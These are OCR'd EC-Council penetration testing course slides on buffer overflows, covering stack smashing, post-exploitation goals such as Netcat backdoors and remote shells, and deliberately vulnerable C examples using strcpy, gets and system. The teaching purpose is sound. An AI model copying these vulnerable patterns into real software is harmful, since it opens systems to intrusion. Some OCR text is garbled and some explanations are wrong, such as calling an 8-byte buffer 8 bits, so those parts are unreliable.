


Smashing the Stack

Smashing the stack causes a stack to overflow. The stack is a first-in last-out form of buffer to hold the intermediate results of an operation. If you try to store more data than the stack's size, then it drops the excess data. The data that a stack holds may be critical for system operation.

The general idea behind stack smashing is to overflow a buffer which in turn overwrites the return address. If the attacker succeeds in smashing the stack, then he or she can overwrite the address on the stack with the address of shellcode. When the function is done, it jumps to the return address, i.e., the shellcode address. Thus, an attacker can exploit the buffer overflow vulnerability.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Once the Stack is Smashed...

There are two parts of the attacker's input: an injection vector and a payload. They may be separate or put together. The injection vector is the correct entry-point that is tied unambiguously along with the bug itself. It is OS/target/application/protocol/encoding-dependent. On the other hand, the payload is usually not tied to bugs at all and is contained by the attacker's ingenuity. Even though it can be independent of the injection vector, it still depends on machine, processor, and so on.

Once the stack is smashed, the attacker can deploy his or her payload. This can be anything. For example, in UNIX, a command shell can be spawned. For example, with /bin/sh in Windows NT/2000 and a specific Dynamic Link Library (DLL), external stacks may be preferable and may be used for further probing. For example, WININET.DLL can be used to send requests to and get information from the network and to download code or retrieve commands to execute.


An attacker can also perform following functions after smashing a stack:

- **Gain Access:**
  - Once the vulnerable process is commandeered, the attacker has the same privileges as the process and can gain normal access.
  - He or she can then exploit a local buffer overflow vulnerability to gain super-user access.
- **Use Netcat:**
  - **Create a backdoor**
    - Using (UNIX-specific) inetd.
    - Using Trivial FTP (TFTP) included with Windows 2000 and some UNIX flavors.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker may launch a denial-of-service attack or he or she may use the system as a launching point (ARP spoofing). The common attack is to spawn a remote shell. The exploited system can be converted into a covert channel or it can simulate Netcat to make a raw, interactive connection such as UNIX-specific GUI and shoot back an Xterminal connection. The payload can be a worm that replicates itself and searches for fresh targets. The attacker can also eventually install a rootkit and remain in stealth mode after gaining super-user access.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow Examples: Simple Uncontrolled Overflow

Example of Uncontrolled Stack Overflow

```
/* stack3.c

This is a program to show a simple uncontrolled overflow of the stack.
It will overflow EIP with 0x41414141, which is AAAA in ASCII.

*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof()

{

char buffer[8]; /* an 8 byte character buffer */

/*copy 20 bytes of A into the buffer*/

strcpy(buffer,"AAAAAAAAAAAAAAAAAAAA");

/*return, this will cause an access violation due to stack corruption.
We also take EIP*/

return 1;

}

int main(int argc, char **argv)

{

bof(); /*call our function*/
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
/*print a short message, execution will never reach this point because
of the overflow*/
printf("Not gonna do it!\n");
return 1; /*leaves the main function*/
}
```

The main function in this program calls the bof() function. In the first line of bof() function code a buffer of char type with 8-bit size is initiated. Later a string of 20 As is copied into the buffer. This causes the buffer overflow because the size of buffer is just 8 bits,whereas the string copied into the buffer is 20 bits. This leads to an uncontrolled overflow.

Example of Uncontrolled Heap Overflow

The following code is an example of uncontrolled head overflow.

```
/*heap1.c - the simplest of heap overflows*/
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *input = malloc (20);
char *output = malloc (20);
strcpy (output, "normal output");
strcpy (input, argv[1]);
printf ("input at %p: %s\n", input, input);
printf ("output at %p: %s\n", output, output);
printf("\n\n%s\n", output);
}
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow Examples: Simple Buffer Overflow in C

To understand how buffer overruns works, you need to look at the small C program that follows:

```
#include <stdio.h>
main() {
  char *name;
  char *dangerous_system_command;
  name = (char *) malloc(10);
  dangerous_system_command = (char *) malloc(128);
  printf("Address of name is %d\n", name);
  printf("Address of command is %d\n", dangerous_system_command);
  sprintf(dangerous_system_command, "echo %s", "Hello world!");
  printf("What's your name?");
  gets(name);
  system(dangerous_system_command);
}
```

This program is designed to be run by a user on a console, but it illustrates the trouble that a poorly written network daemon can cause.

The first thing the program does is to declare two string variables, and assign memory to them. The "name" variable is given 10 bytes of memory (which will allow it to hold a 10-character string). The "dangerous_system_command" variable is given 128 bytes. The thing you have to understand is that in C, the memory chunks given to these variables will be located directly next


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

to each other in the virtual memory space given to the program. If you run the program with a short name, you can see how things are supposed to work:

```
[jturner@secure jturner]$ ./overrun
Address of name is 134518696
Address of command is 134518712
What's your name?James
Hello world!
[jturner@secure jturner]$
```

As you can see, the address given to the "dangerous_system_command" variable is 16 bytes from the start of the "name" variable. The extra 6 bytes are overhead used by the "malloc" system call to allow the memory to be returned to general usage when it is freed.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Buffer Overflow Examples: Exploiting Semantic Comments in C (Annotations)

Though many run-time approaches have been proposed to mitigate the risk associated with buffer overflows, they are not widely used. Hence, static analysis of a program's source code came into practice to detect buffer overflows. This can be accomplished with the help of the LCLint tool. It performs static detection of buffer overflows by exploiting semantic comments added to the source code. Thus, it enables local checking of inter-procedural properties.

- **Adding "@" after the "/*"**
  - Adding "@" after the "/*" which is considered a comment in C) is recognized as syntactic entities by the LCLint tool.
  - So, in a parameter declaration, it indicates that the value passed for this parameter may not be NULL.
  - Example: /*@ this value need not be null@*/.
- **Annotations can be defined by LCLint using clauses**
  - Describe assumptions about buffers that are passed to functions.
  - Constrain the state of buffers when functions return assumptions and constraints used in the example below: minSet, maxSet, minRead, and maxRead

```
char    , const char *s2)
/*@requires maxSet(s1) >= maxRead(s2)@*/
/*@ensures maxRead(s1) == maxRead(s2)
/\ result == s1@*/;rr
```

